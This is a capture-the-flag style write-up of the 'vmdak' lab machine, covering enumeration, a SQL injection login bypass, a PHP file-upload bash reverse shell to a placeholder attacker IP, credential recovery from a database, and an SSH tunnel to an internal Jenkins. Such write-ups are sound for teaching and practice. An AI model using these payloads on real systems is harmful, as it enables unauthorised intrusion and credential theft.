
TL;DR
This writeup is based on the vmdak machine, involving a Linux box hosting a Prison Management System. I began with an Nmap scan which revealed FTP(21), SSH(22), and a web application on port 80 and 9443. Enumeration of FTP leaked a Jenkins configuration hinting at root privileges, while the web app was vulnerable to SQL Injection and File Upload, providing a foothold. I escalated to user vmdak by recovering a password hidden in database comments. Finally, I tunneled to an internal Jenkins instance and exploited CVE-2024-23897 (Jenkins Arbitrary File Read) to leak the admin password, achieving code execution as root via the Script Console.
Scanning Network
I began with an Nmap scan to identify open ports and running services. Let’s review the Nmap results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
sudo nmap -sS -sV -sC -T4 -p- -v -oN scans/fullport.scan 192.168.194.103

Nmap scan report for 192.168.194.103
Host is up (0.068s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.45.156
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0            1752 Sep 19  2024 config.xml
22/tcp   open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 76:18:f1:19:6b:29:db:da:3d:f6:7b:ab:f4:b5:63:e0 (ECDSA)
|_  256 cb:d8:d6:ef:82:77:8a:25:32:08:dd:91:96:8d:ab:7d (ED25519)
80/tcp   open  http     Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
9443/tcp open  ssl/http Apache httpd 2.4.58 ((Ubuntu))
|_http-title:  Home - Prison Management System
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=vmdak.local/organizationName=PrisonManagement/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:vmdak.local
| Issuer: commonName=vmdak.local/organizationName=PrisonManagement/stateOrProvinceName=California/countryName=US
We discovered four open ports:
- 21 (FTP): vsftpd 3.0.5 with Anonymous login enabled.
- 22 (SSH): OpenSSH 9.6p1.
- 80 (HTTP): Apache httpd 2.4.58 (Default Ubuntu Page).
- 9443 (HTTPS): Hosting a “Prison Management System”.
The SSL certificate on port 9443 revealed a potential hostname: vmdak.local.
Before moving further, I added the discovered hostname vmdak.local to my /etc/hosts file to ensure proper routing.
Enumeration
FTP Enumeration
I began by exploring the FTP service on port 21, as the Nmap scan indicated that anonymous login was allowed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
 ftp 192.168.217.103
Connected to 192.168.217.103.
220 (vsFTPd 3.0.5)
Name (192.168.217.103:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||14127|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0            1752 Sep 19  2024 config.xml
226 Directory send OK.
ftp> get config.xml
local: config.xml remote: config.xml
229 Entering Extended Passive Mode (|||13031|)
150 Opening BINARY mode data connection for config.xml (1752 bytes).
100% |****************************************************************************************************************|  1752       21.00 KiB/s    00:00 ETA
226 Transfer complete.
1752 bytes received in 00:00 (11.62 KiB/s)
ftp> exit
221 Goodbye.
I successfully logged in using the anonymous account and found a file named config.xml. I downloaded it to my local machine to inspect its contents.
1
2
3
4
5
6
7
8
9
10
<?xml version='1.1' encoding='UTF-8'?>
<hudson>
  <disabledAdministrativeMonitors/>
  <version>2.401.2</version>
  <numExecutors>2</numExecutors>
  <mode>NORMAL</mode>
  <useSecurity>true</useSecurity>
...
  <InitialRootPassword>/root/.jenkins/secrets/initialAdminPassword></InitialRootPassword>
...
The config.xml file appears to be a configuration file for Jenkins. It revealed two critical pieces of information:
Version: The server is likely running Jenkins version
2.401.2.Running as Root: The
<InitialRootPassword>tag points to/root/.jenkins/secrets/initialAdminPassword, suggesting that if Jenkins is running, it is likely executing with root privileges.
HTTP Enumeration
I navigated to http://vmdak.local to inspect the web server on port 80.

The server returned the default Apache2 Ubuntu “It works!” page. To uncover any hidden directories, I performed a brute-force scan using dirsearch.
1
2
3
4
5
6
7
8
9
10
11
12
13
dirsearch -u [http://192.168.217.103/](http://192.168.217.103/) -e php,aspx,jsp,html,js -t 25 -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220544

Output File: /home/kali/Documents/offsec/vmdak/reports/http_192.168.217.103/__25-12-29_09-58-59.txt

Target: [http://192.168.217.103/](http://192.168.217.103/)
 Starting: 403 -  280B  - /server-status

Task Completed
The scan only returned /server-status, which resulted in a 403 Forbidden error. This confirmed that port 80 likely does not host the primary application.
Next, I turned my attention to the other HTTP service running on port 9443.

The application is titled “Fast5 Prison Management System”. It presents a modern interface with options for Registration, Dashboard, and Admin Dashboard.
Upon identifying the software as Prison Management System and locating the Admin Dashboard, I decided to check Exploit-DB for any known vulnerabilities associated with this application.
Exploitation
While researching for vulnerabilities for Prison Management System, I found that it is vulnerable to SQL Injection Authentication Bypass on the Admin Dashboard. I identified a relevant exploit on Exploit-DB (52017).
The vulnerability exists in the admin login portal (/Admin/login.php), allowing an attacker to bypass authentication by injecting SQL payloads into the credentials fields.
I navigated to the Admin Login page (https://vmdak.local:9443/Admin/login.php) to attempt the exploitation.

According to the exploit, the username field is vulnerable to SQL injection. I utilized a standard authentication bypass payload to manipulate the query logic.
1
admin' or '1'='1
After entering the payload, the application successfully bypassed the password check and redirected me to the administrative dashboard. I now had full administrative access to the Prison Management System.

With administrative access, I began enumerating the dashboard for potential methods to execute code. The application has a “User Management” feature that includes an option to “Edit Photo”.

This feature allows users to upload avatars. I suspected it might be vulnerable to unrestricted file upload, which could lead to Remote Code Execution (RCE). I created a malicious PHP file containing a bash reverse shell payload:
1
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/<attacker-ip>/<attacker-port> 0>&1'");?>
I attempted to upload this PHP file while intercepting the request with Burp Suite. As observed in the intercepted request below, the browser automatically sets the Content-Type to application/x-php based on the file extension. To bypass this weak file validation, I modified the Content-Type header in the intercepted request from application/x-php to image/jpeg.

This simple modification tricks the server into accepting the PHP script as a valid image file.
Before forwarding the modified request, I started a Netcat listener on port 4444.
1
nc -lvnp 4444

Once the upload was completed, I navigated to the location of the uploaded file (or the application automatically rendered it), triggering the execution of my PHP payload. I successfully received a reverse shell connection on my listener.
1
2
3
4
5
6
7
8
9
10
11
nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.180] from (UNKNOWN) [192.168.217.103] 51956
bash: cannot set terminal process group (1070): Inappropriate ioctl for device
bash: no job control in this shell
www-data@vmdak:/var/www/prison/uploadImage$ python3 -c 'import pty;pty.spawn("/bin/bash")'
<age$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@vmdak:/var/www/prison/uploadImage$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@vmdak:/var/www/prison/uploadImage$
After establishing a foothold as www-data, I first checked the /etc/passwd file to identify valid users on the system.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
vmdak:x:1000:1000::/home/vmdak:/bin/sh
mysql:x:110:110:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:111:112:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
I identified vmdak (UID 1000) as the primary user on the system.
Next, I explored the web application directories to look for configuration files or sensitive data. I navigated to /var/www/prison/ and found a database directory.
1
2
3
4
5
6
www-data@vmdak:/var/www/prison/uploadImage$ cd ..
www-data@vmdak:/var/www/prison$ cd database
www-data@vmdak:/var/www/prison/database$ ls
connect.php
connect2.php
employee_akpoly.sql
I inspected the contents of connect.php and found hardcoded database credentials.
1
2
3
4
5
6
7
8
www-data@vmdak:/var/www/prison/database$ cat connect.php
<?php
// DB credentials.
define('DB_HOST','localhost');
define('DB_USER','root');
define('DB_PASS','sqlCr3ds3xp0seD');
define('DB_NAME','employee_akpoly');
...
Using these root credentials, I logged into the MySQL service to hunt for further secrets.
1
2
mysql -u root -p
# Password - sqlCr3ds3xp0seD
I listed the databases and switched to the application’s database, employee_akpoly.
1
2
3
show databases;
use employee_akpoly;
show tables;
I queried the tblleave table, hoping to find sensitive information in the leave requests.
1
select * from tblleave;
| ID | leaveID | start_date | end_date | reason | status | |
|---|---|---|---|---|---|---|
| 14 | [email protected] | 2023399 | 2023-10-29 | 2023-11-15 | Dont forget the password: RonnyCache001 | Approved |
I attempted to switch to the vmdak user from my current shell using the su command by providing the password (RonnyCache001) I found and the SSH was successful.
1
2
3
4
5
6
7
8
9
su vmdak
Password: RonnyCache001

$ bash -i
bash -i
vmdak@vmdak:/var/www/prison/database$ id
id
uid=1000(vmdak) gid=1000(vmdak) groups=1000(vmdak)
vmdak@vmdak:/var/www/prison/database$
I have successfully escalated privileges to the user vmdak.
Post Exploitation
After logging in as vmdak`, I checked for internal services listening on the machine to see if there were any hidden attack vectors.
1
ss -tulnp
1
2
3
4
5
6
7
8
9
10
11
12
Netid State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
udp   UNCONN 0      0         127.0.0.54:53         0.0.0.0:*
udp   UNCONN 0      0      127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      32           0.0.0.0:21         0.0.0.0:*
tcp   LISTEN 0      4096         0.0.0.0:22         0.0.0.0:*
tcp   LISTEN 0      511          0.0.0.0:80         0.0.0.0:*
tcp   LISTEN 0      151        127.0.0.1:3306       0.0.0.0:*
tcp   LISTEN 0      511          0.0.0.0:9443       0.0.0.0:*
tcp   LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
tcp   LISTEN 0      4096      127.0.0.54:53         0.0.0.0:*
tcp   LISTEN 0      70         127.0.0.1:33060      0.0.0.0:*
tcp   LISTEN 0      50         127.0.0.1:8080       0.0.0.0:*
To access this internal service, I set up a local SSH tunnel using the credentials I found earlier (vmdak:RonnyCache001). This forwards local port 8080 on my attacking machine to port 8080 on the target machine.
1
ssh -L 8080:127.0.0.1:8080 [email protected]
After authenticating, the tunnel was established, allowing me to access the internal application via http://127.0.0.1:8080 in my browser.
